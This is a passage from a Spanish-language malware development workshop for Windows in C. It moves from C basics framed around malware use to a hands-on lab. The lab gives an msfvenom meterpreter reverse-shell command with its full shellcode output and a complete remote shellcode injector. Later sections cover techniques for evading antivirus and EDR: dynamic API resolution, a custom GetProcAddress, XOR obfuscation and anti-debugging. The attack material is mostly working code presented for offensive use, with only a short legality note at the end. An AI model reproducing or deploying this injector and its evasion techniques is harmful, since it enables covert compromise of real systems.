    num--;     // Decrementa num en 1
    printf("Después de decremento: %d\n", num);
```

```
    return 0;
    }
```

### Operadores Bit a Bit

Permiten manipular directamente los bits de un valor. Incluyen AND ( `&` ), OR ( `|` ), XOR ( `^` ), desplazamientos a la izquierda ( `<<` ) y a la derecha ( `>>` ).

```c
#include <stdio.h>
int main() {
    int a = 5;      // 0101 en binario
    int b = 3;      // 0011 en binario
    int resultado;

    resultado = a & b;   // 0101 & 0011 = 0001 (1)
    printf("AND bit a bit: %d\n", resultado);

    resultado = a | b;   // 0101 | 0011 = 0111 (7)
    printf("OR bit a bit: %d\n", resultado);

    resultado = a ^ b;   // 0101 ^ 0011 = 0110 (6)
    printf("XOR bit a bit: %d\n", resultado);

    resultado = a << 1;  // 0101 << 1 = 1010 (10)
    printf("Desplazamiento a la izquierda: %d\n", resultado);

    resultado = a >> 1;  // 0101 >> 1 = 0010 (2)
    printf("Desplazamiento a la derecha: %d\n", resultado);

    return 0;
    }
```

Estos operadores son cruciales para realizar manipulaciones a nivel de bits, esenciales en técnicas de cifrado, enmascaramiento de datos y otras operaciones de bajo nivel en malware.

## Estructuras de Control: Condicionales

Las estructuras condicionales permiten que el programa ejecute diferentes bloques de código en función de si se cumple o no una condición. Son fundamentales para la toma de decisiones en tiempo de ejecución.

### Ejemplo con `if`, `else if` y `else`:

```c
#include <stdio.h>

int main() {
    int valor = 5;

    if (valor > 0) {
        printf("El valor es positivo.\n");
        }
    else if (valor < 0) {
        printf("El valor es negativo.\n");
        }
    else {
        printf("El valor es cero.\n");
        }

    return 0; }
```

## Ejemplo con `switch`:

```c
#include <stdio.h>

int main() {
    int opcion = 2;

    switch (opcion) {
        case 1:
            printf("Opción 1 seleccionada.\n");
            break;
        case 2:
            printf("Opción 2 seleccionada.\n");
            break;
        case 3:
            printf("Opción 3 seleccionada.\n");
            break;

        default:
            printf("Opción no válida.\n");
            break;
        }

    return 0;
    }
```

Estas estructuras permiten adaptar el flujo del programa según diferentes criterios, lo cual es fundamental para activar distintos comportamientos en malware en función del entorno.

## Estructuras de Control: Iteraciones (Ciclos)

Los ciclos o bucles permiten repetir un bloque de código de manera controlada. Esto es esencial para mantener procesos activos, monitorear condiciones y ejecutar tareas repetitivas sin intervención del usuario.

### Bucle `for`

El bucle `for` es adecuado cuando se conoce el número exacto de iteraciones:

```c
#include <stdio.h>

int main() {

    for (int i = 0; i < 10; i++) {
        printf("Iteración %d\n", i);
        }

    return 0;
    }
```

### Bucle `while`

El bucle `while` ejecuta el bloque de código mientras se cumpla una condición:

```c
#include <stdio.h>

int main() {
    int contador = 0;

    while (contador < 5) {
        printf("Contador: %d\n", contador);
        contador++;
        }

    return 0; }
```

### Bucle `do-while`

El bucle `do-while` garantiza que el bloque de código se ejecute al menos una vez, evaluando la condición al final de cada iteración:

```c
#include <stdio.h>

int main() {
    int numero = 0;

    do {
        printf("Número: %d\n", numero);
        numero++;
        } while (numero < 3);

    return 0;
    }
```

Los ciclos son fundamentales en malware para mantener la persistencia del proceso, realizar monitoreo continuo o ejecutar tareas en segundo plano de forma reiterativa.

## Punteros y Manejo de Direcciones

Los punteros son variables que almacenan direcciones de memoria y permiten acceder y modificar los datos directamente. Este concepto es esencial en C para operaciones de bajo nivel y es ampliamente utilizado en malware para inyección de código y manipulación de estructuras.

### Ejemplo Básico de Punteros

```c
#include <stdio.h>

int main() {
    int numero = 100;
    int *puntero = &numero;  // 'puntero' almacena la dirección de 'numero'

    printf("Valor de numero: %d\n", numero);
    printf("Dirección de numero: %p\n", (void *)&numero);
    printf("Contenido de puntero: %p\n", (void *)puntero);
    printf("Valor al que apunta: %d\n", *puntero);

    return 0;
    }
```

## Punteros a Funciones

Los punteros a funciones permiten almacenar la dirección de una función y llamarla indirectamente. Esto añade flexibilidad al código y puede ser utilizado para implementar

callbacks o para ofuscar el flujo de ejecución.

### Ejemplo de Puntero a Función

```c
#include <stdio.h>

// Función que suma dos números
int sumar(int a, int b) {
    return a + b;
    }

int main() {     // Declaración de un puntero a función
    int (*ptrFuncion)(int, int) = sumar;      // Llamada a la función a través del puntero
    int resultado = ptrFuncion(10, 20);
    printf("El resultado de la suma es: %d\n", resultado);

    return 0;
    }
```

## Paso de Parámetros por Referencia y Casting

Por defecto, los parámetros en C se pasan por valor, creando una copia de la variable. Para modificar la variable original desde una función, se debe pasar su dirección (paso por referencia). El casting permite convertir una variable de un tipo a otro, lo cual es fundamental en operaciones de bajo nivel y manipulación de punteros.

### Ejemplo de Paso de Parámetros por Referencia

```c
#include <stdio.h>

void incrementar(int *num) {
    (*num)++;  // Incrementa el valor al que apunta el puntero
    }

int main() {
    int valor = 5;

    printf("Antes de incrementar: %d\n", valor);
    incrementar(&valor);  // Se pasa la dirección de 'valor'
    printf("Después de incrementar: %d\n", valor);

    return 0;
    }
```

### Ejemplo de Uso de Casting

```c
#include <stdio.h>

int main() {
    double numeroD = 9.99;
    int numeroI;

    // Conversión explícita de double a int
    numeroI = (int)numeroD;

    printf("Número double: %.2f\n", numeroD);
    printf("Número entero tras el casting: %d\n", numeroI);

    return 0;
    }
```

El casting es especialmente útil para manipular valores a nivel de bits o convertir punteros entre tipos distintos, lo que es esencial en el desarrollo de malware para garantizar la correcta manipulación de datos.

## Arrays

Los arrays son estructuras de datos que almacenan múltiples elementos del mismo tipo en una secuencia contigua de memoria. Permiten acceder a los elementos de forma eficiente y son utilizados para gestionar grandes volúmenes de datos, almacenar buffers o configurar parámetros internos.

### Ejemplo de Declaración y Uso de un Array

```c
#include <stdio.h>

int main() {

    // Declaración de un array de 5 enteros
    int numeros[5] = {10, 20, 30, 40, 50};

    // Acceso a los elementos del array mediante un bucle
    for (int i = 0; i < 5; i++) {
        printf("Elemento %d: %d\n", i, numeros[i]);
        }

    // Modificar el tercer elemento
    numeros[2] = 99;
```

```
    printf("Después de modificar, Elemento 2: %d\n", numeros[2]);

    return 0;
    }
```

En el contexto del malware, los arrays se utilizan para gestionar datos de configuración, almacenar payloads o manipular bloques de información de forma rápida y estructurada.

## Llamadas a la API del Sistema

El desarrollo de malware para entornos Windows a menudo requiere interactuar directamente con el sistema operativo mediante su API. Esto permite realizar operaciones como manipular procesos, inyectar código, acceder a recursos protegidos o crear interfaces gráficas. En este ejemplo se utiliza la función `MessageBoxA` para demostrar cómo hacer uso de la API, utilizando la función `main()` en lugar de `WinMain`.

### Ejemplo de Uso de la API de Windows para Mostrar un MessageBox

```
#include <windows.h>
#include <stdio.h>

int main(void) {
    MessageBoxA(NULL, "Mensaje desde Malware", "Título", MB_OK);
    return 0;
    }
```

Este ejemplo muestra cómo, a través de la inclusión de `<windows.h>`, se puede llamar a funciones de la API para interactuar con el sistema, lo cual es esencial para el desarrollo de malware sofisticado.

## Creacion y Administracion de Procesos en Windows

La manipulación efectiva de procesos en sistemas Windows es esencial en el desarrollo de malware, ya que proporciona mecanismos para ejecutar código malicioso, establecer persistencia, evadir herramientas defensivas o realizar acciones sigilosas en procesos existentes. En este capítulo, abordaremos las APIs de Windows más utilizadas para crear, enumerar, acceder, suspender y finalizar procesos.

### CreateProcess: Creación de nuevos procesos

La función `CreateProcess` permite lanzar procesos nuevos de manera controlada, siendo especialmente útil la opción `CREATE_SUSPENDED`. Esto facilita la modificación previa del proceso antes de que comience a ejecutarse.

**Definición:**

```
BOOL CreateProcess(
  LPCTSTR lpApplicationName,
  LPTSTR lpCommandLine,
  LPSECURITY_ATTRIBUTES lpProcessAttributes,
  LPSECURITY_ATTRIBUTES lpThreadAttributes,
  BOOL bInheritHandles,
  DWORD dwCreationFlags,
  LPVOID lpEnvironment,
  LPCTSTR lpCurrentDirectory,
  LPSTARTUPINFO lpStartupInfo,
  LPPROCESS_INFORMATION lpProcessInformation
);
```

**Parámetros:**

- `lpApplicationName`: Ruta completa al ejecutable.
- `lpCommandLine`: Argumentos del proceso.
- `lpProcessAttributes`: Normalmente NULL.
- `lpThreadAttributes`: Normalmente NULL.
- `bInheritHandles`: Indica si el proceso hereda handles (TRUE/FALSE).
- `dwCreationFlags`: Opciones adicionales (ej. `CREATE_SUSPENDED`, `CREATE_NO_WINDOW`).
- `lpEnvironment`: Variables de entorno.
- `lpCurrentDirectory`: Directorio actual del proceso.
- `lpStartupInfo`: Estructura que configura la apariencia inicial del proceso.
- `lpProcessInformation`: Información sobre el proceso creado.

**Ejemplo:**

```
#include <windows.h>
#include <stdio.h>

int main(){
    STARTUPINFO si = { sizeof(STARTUPINFO) };
    PROCESS_INFORMATION pi;

    if (!CreateProcess(NULL, "C:\\Windows\\System32\\notepad.exe", NULL, NULL,
FALSE, CREATE_SUSPENDED, NULL, NULL, &si, &pi)){
        printf("Error al crear proceso: %d\n", GetLastError());
        return 1;
    }
```

```
    printf("Proceso suspendido creado, PID: %lu\n", pi.dwProcessId);
    ResumeThread(pi.hThread);
    CloseHandle(pi.hProcess);
    CloseHandle(pi.hThread);

    return 0;
}
```

## Enumeración de procesos con CreateToolhelp32Snapshot, Process32First y Process32Next

Permiten listar todos los procesos activos, facilitando la identificación de objetivos específicos para ataques o evasión de defensas.

**Definiciones:**

```
HANDLE CreateToolhelp32Snapshot(DWORD dwFlags, DWORD th32ProcessID);
BOOL Process32First(HANDLE hSnapshot, LPPROCESSENTRY32 lppe);
BOOL Process32Next(HANDLE hSnapshot, LPPROCESSENTRY32 lppe);
```

**Parámetros:**

- `dwFlags`: Define la información capturada (ej. `TH32CS_SNAPPROCESS`).
- `th32ProcessID`: Identificador de proceso específico (0 para todos).
- `hSnapshot`: Handle del snapshot creado.
- `lppe`: Estructura con información del proceso enumerado.

**Ejemplo:**

```
#include <windows.h>
#include <tlhelp32.h>
#include <stdio.h>

int main(){
    HANDLE hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    PROCESSENTRY32 pe32 = { sizeof(PROCESSENTRY32) };

    if(Process32First(hSnapshot, &pe32)){
        do{
            printf("PID: %lu - Proceso: %s\n", pe32.th32ProcessID,
pe32.szExeFile);
        } while(Process32Next(hSnapshot, &pe32));
    }
```

```
    CloseHandle(hSnapshot);
    return 0;
}
```

## OpenProcess: Acceso a procesos existentes

Permite obtener acceso directo a procesos ya existentes mediante un handle específico.

**Definición:**

```
HANDLE OpenProcess(
  DWORD dwDesiredAccess,
  BOOL bInheritHandle,
  DWORD dwProcessId
);
```

**Parámetros:**

- `dwDesiredAccess`: Permisos de acceso (`PROCESS_ALL_ACCESS`, `PROCESS_TERMINATE`, `PROCESS_VM_READ`, `PROCESS_VM_WRITE`).
- `bInheritHandle`: Normalmente FALSE.
- `dwProcessId`: Identificador del proceso objetivo.

**Ejemplo completo en C:**

```
#include <windows.h>
#include <stdio.h>

int main(){
    DWORD pid = 1234;
    HANDLE hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);
    if(hProcess == NULL){
        printf("Error al abrir proceso: %d", GetLastError());
    } else {
        printf("Acceso al PID %lu obtenido exitosamente.\n", pid);
    }
    CloseHandle(hProcess);
    return 0;
}
```

## TerminateProcess: Finalización de procesos

Permite finalizar procesos de forma inmediata, útil para neutralizar defensas cuando sea posible.

**Definición:**

```
BOOL TerminateProcess(HANDLE hProcess, UINT uExitCode);
```

**Parámetros:**

- `hProcess`: Handle obtenido con `OpenProcess`.
- `uExitCode`: Código de salida, normalmente 0.

**Ejemplo:**

```c
#include <windows.h>
#include <stdio.h>

int main(){
    DWORD pid = 1234;
    HANDLE hProcess = OpenProcess(PROCESS_TERMINATE, FALSE, pid);
    if(hProcess && TerminateProcess(hProcess, 0)){
        printf("Proceso %lu finalizado exitosamente.\n", pid);
    } else {
        printf("Error al finalizar proceso: %d", GetLastError());
    }
    CloseHandle(hProcess);
    return 0;
}
```

## NtSuspendProcess: Suspender procesos activos

Permite la suspensión directa de procesos en ejecución, facilitando la manipulación de memoria sin finalizar el proceso.

**Definición:**

```
NTSTATUS NtSuspendProcess(HANDLE ProcessHandle);
```

**Parámetros:**

- `ProcessHandle`: Handle con permiso `PROCESS_SUSPEND_RESUME`.

**Ejemplo:**

```c
#include <windows.h>
#include <stdio.h>

typedef LONG (NTAPI *NtSuspendProcess)(HANDLE);

int main(){
    DWORD pid = 1234;
    HANDLE hProcess = OpenProcess(PROCESS_SUSPEND_RESUME, FALSE, pid);
    NtSuspendProcess pfnNtSuspendProcess =
(NtSuspendProcess)GetProcAddress(GetModuleHandle("ntdll"),
"NtSuspendProcess");

    if(hProcess && pfnNtSuspendProcess){
        pfnNtSuspendProcess(hProcess);
        printf("Proceso %lu suspendido exitosamente.\n", pid);
    } else {
        printf("Error al suspender proceso: %d", GetLastError());
    }

    CloseHandle(hProcess);
    return 0;
}
```

## Hands-On Lab: Remote Shellcode Injection

La inyección de shellcode es una técnica utilizada frecuentemente por desarrolladores de malware para ejecutar código arbitrario dentro de procesos legítimos, facilitando la evasión de antivirus, eludir restricciones del sistema operativo y lograr persistencia en sistemas comprometidos. En este laboratorio práctico abordaremos paso a paso cómo realizar una inyección remota de un shellcode en un proceso objetivo utilizando exclusivamente APIs de Windows.

### Paso 1: Generar Shellcode con Metasploit

Antes de inyectar el código, necesitamos generarlo utilizando Metasploit. Este shellcode creará una conexión inversa hacia nuestro sistema atacante:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=<IP> LPORT=<PORT> -f c
```

- **-p**: Payload usado (en este caso, una reverse shell de meterpreter).
- **LHOST**: IP del atacante.
- **LPORT**: Puerto del atacante.

- **-f c**: Formato del shellcode generado para copiarlo directamente en código C.

El resultado del comando es un arreglo en formato C listo para copiar en nuestro código.

```
┌──(lordrna㉿kali)-[~]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.0.182 LPORT=4444 -f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of c file: 2175 bytes
unsigned char buf[] =
"\xfc\x48\x83\xe4\xf0\xe8\xcc\x00\x00\x00\x41\x51\x41\x50"
"\x52\x48\x31\xd2\x51\x65\x48\x8b\x52\x60\x56\x48\x8b\x52"
"\x18\x48\x8b\x52\x20\x48\x0f\xb7\x4a\x4a\x48\x8b\x72\x50"
"\x4d\x31\xc9\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41"
"\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52"
"\x20\x8b\x42\x3c\x48\x01\xd0\x66\x81\x78\x18\x0b\x02\x0f"
"\x85\x72\x00\x00\x00\x8b\x80\x88\x00\x00\x00\x48\x85\xc0"
"\x74\x67\x48\x01\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20\x49"
"\x01\xd0\xe3\x56\x4d\x31\xc9\x48\xff\xc9\x41\x8b\x34\x88"
"\x48\x01\xd6\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01\xc1"
"\x38\xe0\x75\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1\x75\xd8"
"\x58\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c\x48\x44"
"\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x41\x58\x41\x58"
"\x5e\x48\x01\xd0\x59\x5a\x41\x58\x41\x59\x41\x5a\x48\x83"
"\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48\x8b\x12\xe9"
"\x4b\xff\xff\xff\x5d\x49\xbe\x77\x73\x32\x5f\x33\x32\x00"
"\x00\x41\x56\x49\x89\xe6\x48\x81\xec\xa0\x01\x00\x00\x49"
"\x89\xe5\x49\xbc\x02\x00\x11\x5c\x0a\x00\x00\xb6\x41\x54"
"\x49\x89\xe4\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff\xd5"
"\x4c\x89\xea\x68\x01\x01\x00\x00\x59\x41\xba\x29\x80\x6b"
"\x00\xff\xd5\x6a\x0a\x41\x5e\x50\x50\x4d\x31\xc9\x4d\x31"
"\xc0\x48\xff\xc0\x48\x89\xc2\x48\xff\xc0\x48\x89\xc1\x41"
"\xba\xea\x0f\xdf\xe0\xff\xd5\x48\x89\xc7\x6a\x10\x41\x58"
"\x4c\x89\xe2\x48\x89\xf9\x41\xba\x99\xa5\x74\x61\xff\xd5"
"\x85\xc0\x74\x0a\x49\xff\xce\x75\xe5\xe8\x93\x00\x00\x00"
"\x48\x83\xec\x10\x48\x89\xe2\x4d\x31\xc9\x6a\x04\x41\x58"
"\x48\x89\xf9\x41\xba\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00"
"\x7e\x55\x48\x83\xc4\x20\x5e\x89\xf6\x6a\x40\x41\x59\x68"
"\x00\x10\x00\x00\x41\x58\x48\x89\xf2\x48\x31\xc9\x41\xba"
"\x58\xa4\x53\xe5\xff\xd5\x48\x89\xc3\x49\x89\xc7\x4d\x31"
"\xc9\x49\x89\xf0\x48\x89\xda\x48\x89\xf9\x41\xba\x02\xd9"
"\xc8\x5f\xff\xd5\x83\xf8\x00\x7d\x28\x58\x41\x57\x59\x68"
"\x00\x40\x00\x00\x41\x58\x6a\x00\x5a\x41\xba\x0b\x2f\x0f"
"\x30\xff\xd5\x57\x59\x41\xba\x75\x6e\x4d\x61\xff\xd5\x49"
"\xff\xce\xe9\x3c\xff\xff\xff\x48\x01\xc3\x48\x29\xc6\x48"
"\x85\xf6\x75\xb4\x41\xff\xe7\x58\x6a\x00\x59\x49\xc7\xc2"
"\xf0\xb5\xa2\x56\xff\xd5";
```

## Paso 2: Creación del proceso objetivo en estado suspendido (CreateProcess)

Primero crearemos un nuevo proceso en estado suspendido, lo que nos permite tener control completo antes que comience a ejecutarse realmente.

### Función: CreateProcess

```
BOOL CreateProcessA(
    LPCSTR lpApplicationName,
    LPSTR lpCommandLine,
    LPSECURITY_ATTRIBUTES lpProcessAttributes,
    LPSECURITY_ATTRIBUTES lpThreadAttributes,
    BOOL bInheritHandles,
    DWORD dwCreationFlags,
    LPVOID lpEnvironment,
    LPCSTR lpCurrentDirectory,
    LPSTARTUPINFO lpStartupInfo,
    LPPROCESS_INFORMATION lpProcessInformation
    );
```

### Parámetros principales:

- `lpApplicationName`: Ruta al ejecutable a lanzar (puede ser NULL).
- `lpCommandLine`: Ruta y nombre del ejecutable con argumentos.
- `dwCreationFlags`: Flags específicos para el proceso.
  - `CREATE_SUSPENDED` es la más usada en malware, ya que inicia el proceso suspendido hasta la inyección.

### Ejemplo:

```
STARTUPINFO si = {0};
PROCESS_INFORMATION pi = {0};

si.cb = sizeof(si);

CreateProcessA(
    NULL, "C:\\Windows\\System32\\notepad.exe",
    NULL, NULL,
    FALSE, CREATE_SUSPENDED,
    NULL, NULL,
    &si,
    &pi );
```

## Paso 3: Reservar memoria en el proceso remoto con VirtualAllocEx

Ahora que el proceso objetivo está suspendido, es hora de reservar espacio en memoria para nuestro shellcode.

### Función: VirtualAllocEx

```
LPVOID VirtualAllocEx(
    HANDLE hProcess,
    LPVOID lpAddress,
    SIZE_T dwSize,
    DWORD flAllocationType,
    DWORD flProtect
    );
```

### Parámetros principales:

- `hProcess`: Handle obtenido con `OpenProcess`.
- `lpAddress`: Dirección específica (NULL para que el sistema decida).
- `dwSize`: Tamaño de la memoria a reservar (tamaño del shellcode).
- `flAllocationType`: Tipo de asignación (`MEM_COMMIT | MEM_RESERVE`).
- `flProtect`: Permisos de memoria (`PAGE_EXECUTE_READWRITE`).

### Ejemplo:

```
LPVOID remoteMem = VirtualAllocEx(hProcess, NULL, sizeof(shellcode),
MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
```

## Paso 4: Escribir Shellcode en memoria remota con WriteProcessMemory

Escribiremos el shellcode en el espacio reservado previamente en el proceso remoto.

### Función: WriteProcessMemory

```
BOOL WriteProcessMemory(
    HANDLE hProcess,
    LPVOID lpBaseAddress,
    LPCVOID lpBuffer,
    SIZE_T nSize,
    SIZE_T *lpNumberOfBytesWritten
    );
```

[Definicion de Parametros Principales]

### Ejemplo:

```
WriteProcessMemory(hProcess, remoteMem, shellcode, sizeof(shellcode), NULL);
```

## Paso 5: Cambiar protección de memoria con VirtualProtectEx

Esta función es útil cuando deseas modificar los permisos de memoria asignados, algo común para evadir mecanismos de detección más avanzados.

### Función: VirtualProtectEx

```
BOOL VirtualProtectEx(
    HANDLE hProcess,
    LPVOID lpAddress,
    SIZE_T dwSize,
    DWORD flNewProtect,
    PDWORD lpflOldProtect
);
```

**Parámetros clave:**

- `flNewProtect`:
  - `PAGE_EXECUTE_READWRITE` *(más utilizado)* permite ejecución y escritura, pero es detectado como sospechoso por los Antivirus (Ciertas excepciones aplican).
  - `PAGE_EXECUTE_READ` si no se requiere escribir nuevamente.

### Ejemplo:

```
DWORD oldProtect;

VirtualProtectEx(hProcess, remoteMem, sizeof(shellcode), PAGE_EXECUTE_READ,
&lpflOldProtect);
```

## Paso 6: Ejecutar el shellcode mediante CreateRemoteThread

Finalmente, ejecutamos nuestro shellcode en memoria del proceso remoto creando un nuevo hilo en el contexto de ese proceso.

### Función: CreateRemoteThread

```
HANDLE CreateRemoteThread(
    HANDLE hProcess,
    LPSECURITY_ATTRIBUTES lpThreadAttributes,
    SIZE_T dwStackSize,
    LPTHREAD_START_ROUTINE lpStartAddress,
    LPVOID lpParameter,
    DWORD dwCreationFlags,
```

```
    LPDWORD lpThreadId
    );
```

### Ejemplo:

```
HANDLE hThread = CreateRemoteThread(
    hProcess,    NULL,
    0,    (LPTHREAD_START_ROUTINE)remoteMem,
    NULL,    0,
    NULL
    );
```

Después de seguir estos pasos cuidadosamente, habrás realizado exitosamente una inyección de shellcode en un proceso remoto.

## Evasion de Detecciones en Desarrollo de Malware

La evasión de detección es un componente crítico en el desarrollo de malware, especialmente cuando se busca ejecutar código malicioso sin ser identificado por antivirus (AV) y soluciones EDR (Endpoint Detection & Response). Las soluciones de seguridad modernas emplean múltiples técnicas para detectar código malicioso, incluyendo firmas estáticas, heurísticas, análisis de comportamiento y detección basada en memoria.

### Llamadas API Dinámicas

Los AV y EDR monitorean llamadas a la API de Windows para detectar comportamientos maliciosos. En lugar de vincular funciones de la API en tiempo de compilación, podemos resolverlas dinámicamente en tiempo de ejecución usando `LoadLibraryA` y `GetProcAddress`.

### Ejemplo de Shellcode Injector con Resolución Dinámica de API

```
#include <windows.h>
#include <stdio.h>

unsigned char shellcode[] = "\xfc\x48\x83\xe4\xf0..."; // Shellcode a inyectar

typedef LPVOID (WINAPI *VirtualAlloc_t)(LPVOID, SIZE_T, DWORD, DWORD);
typedef BOOL (WINAPI *WriteProcessMemory_t)(HANDLE, LPVOID, LPCVOID, SIZE_T,
SIZE_T *);
typedef HANDLE (WINAPI *CreateRemoteThread_t)(HANDLE, LPSECURITY_ATTRIBUTES,
SIZE_T, LPTHREAD_START_ROUTINE, LPVOID, DWORD, LPDWORD);

int main() {
```

```
    HMODULE hKernel32 = LoadLibraryA("kernel32.dll");
    if (!hKernel32) {
        printf("Error cargando kernel32.dll\n");
        return 1;
    }

    VirtualAlloc_t pVirtualAlloc = (VirtualAlloc_t)GetProcAddress(hKernel32,
"VirtualAllocEx");
    WriteProcessMemory_t pWriteProcessMemory =
(WriteProcessMemory_t)GetProcAddress(hKernel32, "WriteProcessMemory");
    CreateRemoteThread_t pCreateRemoteThread =
(CreateRemoteThread_t)GetProcAddress(hKernel32, "CreateRemoteThread");

    if (!pVirtualAlloc || !pWriteProcessMemory || !pCreateRemoteThread) {
        printf("Error obteniendo direcciones de API\n");
        return 1;
    }

    DWORD pid = 1234; // ID del proceso objetivo (reemplazar con el adecuado)
    HANDLE hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);
    if (!hProcess) {
        printf("Error abriendo proceso\n");
        return 1;
    }

    void *remoteMem = pVirtualAlloc(hProcess, NULL, sizeof(shellcode),
MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
    if (!remoteMem) {
        printf("Error en VirtualAllocEx\n");
        return 1;
    }

    if (!pWriteProcessMemory(hProcess, remoteMem, shellcode,
sizeof(shellcode), NULL)) {
        printf("Error en WriteProcessMemory\n");
        return 1;
    }

    HANDLE hThread = pCreateRemoteThread(hProcess, NULL, 0,
(LPTHREAD_START_ROUTINE)remoteMem, NULL, 0, NULL);
    if (!hThread) {
        printf("Error en CreateRemoteThread\n");
        return 1;
    }

    printf("Shellcode inyectado con éxito!\n");
```

```
    CloseHandle(hProcess);
    return 0;
}
```

✅ **Beneficio:** Evita la detección por firmas estáticas y dificulta el análisis automatizado.

## Sustitución de Windows API por Funciones Alternativas

Algunas APIs de Windows son ampliamente monitoreadas por soluciones EDR. Para evadir detección, podemos utilizar funciones alternativas con el mismo comportamiento pero menos rastreadas.

### Ejemplo de Obtener la Dirección de una Función sin `GetProcAddress()`

Podemos buscar manualmente en la tabla de exportaciones de la DLL para evitar `GetProcAddress()`:

```
#include <windows.h>
#include <stdio.h>

typedef FARPROC (WINAPI *MyGetProcAddress)(HMODULE, LPCSTR);

FARPROC CustomGetProcAddress(HMODULE hModule, LPCSTR lpProcName) {
    PIMAGE_DOS_HEADER dosHeader = (PIMAGE_DOS_HEADER)hModule;
    PIMAGE_NT_HEADERS ntHeaders = (PIMAGE_NT_HEADERS)((BYTE *)hModule +
dosHeader->e_lfanew);
    PIMAGE_EXPORT_DIRECTORY exportDir = (PIMAGE_EXPORT_DIRECTORY)((BYTE
*)hModule + ntHeaders-
>OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress);
    DWORD *namePtr = (DWORD *)((BYTE *)hModule + exportDir->AddressOfNames);
    DWORD *funcPtr = (DWORD *)((BYTE *)hModule + exportDir-
>AddressOfFunctions);
    WORD *ordPtr = (WORD *)((BYTE *)hModule + exportDir-
>AddressOfNameOrdinals);

    for (DWORD i = 0; i < exportDir->NumberOfNames; i++) {
        if (strcmp((char *)hModule + namePtr[i], lpProcName) == 0) {
            return (FARPROC)((BYTE *)hModule + funcPtr[ordPtr[i]]);
        }
    }
    return NULL;
}
```

✅ **Beneficio:** Evita el uso de `GetProcAddress()`, técnica comúnmente utilizada por AVs para detectar cargas dinámicas de funciones sospechosas.

# Ejemplo de Obtener el Handle del Proceso sin `**GetCurrentProcess()**`

## Cifrado y Ofuscación de Shellcode

El shellcode puede ser detectado en memoria por firmas estáticas. Para evitar esto, podemos ofuscarlo mediante cifrado o técnicas simples como XOR.

### Ejemplo de Codificación XOR

```
void xor_encrypt(unsigned char *data, size_t data_len, unsigned char key) {
    for (size_t i = 0; i < data_len; i++) {
        data[i] ^= key;
    }
}
```

### Decodificación antes de la ejecución:

```
xor_encrypt(shellcode, shellcode_len, key);
((void(*)())shellcode)();
```

✅ **Beneficio:** Oculta el shellcode en memoria, evitando la detección por firmas simples.

## Polimorfismo y Mutación

El polimorfismo permite que el shellcode cambie su estructura sin alterar su funcionalidad, dificultando la detección basada en firmas.

### Ejemplo de modificaciones:

- `MOV EAX, 1` → `XOR EAX, EAX; INC EAX`
- `CALL FUNC` → `PUSH FUNC; RET`

✅ **Beneficio:** Evita que soluciones de seguridad lo detecten mediante hashes o firmas estáticas.

## Antidebugging: Stack Segment Register

Los depuradores generalmente afectan el segmento de pila ( `SS` ) en el registro de segmento. Podemos detectar si un proceso está siendo depurado comprobando la coherencia de este

registro.

### Ejemplo de Detección con `SS` Register

```c
#include <windows.h>
#include <stdio.h>

int is_debugger_present() {
    unsigned short ss_reg_before, ss_reg_after;
    __asm {
        mov ss_reg_before, ss
        push eax
        pop eax
        mov ss_reg_after, ss
    }
    return (ss_reg_before != ss_reg_after);
}

int main() {
    if (is_debugger_present()) {
        printf("Depurador detectado! Cerrando...\n");
        return 1;
    }
    printf("No se detectó depurador. Continuando ejecución.\n");
    return 0;
}
```

✅ **Beneficio:** Si un debugger está presente, puede causar cambios en el registro `SS`, lo que permite detectar su presencia.

# Cierre

## Resumen del Workshop

A lo largo de este workshop, exploramos los fundamentos del desarrollo de malware en C, enfocándonos en la inyección y ejecución de shellcode en procesos remotos. Recapitulando los puntos clave:

**Fundamentos de Malware y Ética:**

- Definimos qué es el malware y su clasificación.
- Discutimos su aplicación en seguridad ofensiva y su importancia en Red Teaming.

**Herramientas y Entorno:**

- Aprendimos sobre las herramientas esenciales a la hora de desarrollar malware: compiladores, depuradores y analizadores de procesos.

**Fundamentos Técnicos:**

- Exploramos el manejo de memoria y procesos en C.
- Vimos cómo interactuar con la Windows API para manipular procesos.

**Hands-On Lab: Shellcode Injection:**

- Implementamos un inyector de shellcode utilizando funciones clave:
  - `VirtualAllocEx`, `WriteProcessMemory`, `CreateRemoteThread`.
- Ejecutamos una reverse shell en un proceso remoto.

**Evasión Básica:**

- Introdujimos técnicas de ofuscación de shellcode.
- Exploramos estrategias para dificultar la detección mediante análisis estático y dinámico.

## Buenas Prácticas en Análisis y Desarrollo

- **OPSEC:** Evitar ejecución en entornos personales. Siempre usar máquinas virtuales aisladas.
- **Legalidad:** Solo realizar pruebas en sistemas autorizados y con consentimiento explícito.
- **Investigación Continua:** Las técnicas de evasión y detección evolucionan constantemente. Mantente actualizado.

## Recursos Adicionales

Para seguir mejorando tus habilidades, te recomiendo:

- **Foros y Comunidades:**
  - Hack The Box (https://www.hackthebox.com/)
  - Malware Unicorn (https://malwareunicorn.org/)
  - VX-Underground (https://vx-underground.org/)
  - MalDevAcademy (https://maldevacademy.com/)
  - MalAPI (https://malapi.io)
- **Libros y Documentación:**
  - *Practical Malware Analysis* – Michael Sikorski y Andrew Honig.
  - *Windows Internals* – Mark Russinovich y David Solomon.

- MSDN: Documentación oficial de Windows API.